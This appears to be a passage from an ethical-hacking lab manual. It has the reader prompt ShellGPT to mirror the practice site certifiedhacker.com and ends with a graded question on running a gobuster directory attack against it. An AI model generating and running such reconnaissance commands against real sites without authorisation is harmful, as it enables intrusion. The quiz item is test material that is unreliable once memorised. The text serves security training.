


8. To perform website mirroring using ShellGPT, run **sgpt --shell "Mirror the target website certifiedhacker.com"** command.


   Alternatively you can use Httrack to mirror a target website, to do so run **sgpt --shell "Mirror the target website https://certifiedhacker.com with httrack on desktop"** command.
   In the prompt type **E** and press **Enter** to execute the command.



9. To view the mirrored website navigate to **Places -> Home Folder -> certifiedhacker.com** location and double-click on **index.html** file.



10. The mirrored certifiedhacker.com website opens up in Firefox browser.



11. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform Web Server Hacking.

12. This concludes the demonstration of webserver footprinting and attacks using ShellGPT.

13. Close all open windows and document all the acquired information.

Question 13.3.1.1

In Parrot Security machine, use ShellGPT to write and execute a prompt to perform directory traversal attack on https://certifiedhacker.com website using gobuster. Enter the status code of /docs directory of certifiedhacker.com that is displayed in the gobuster tool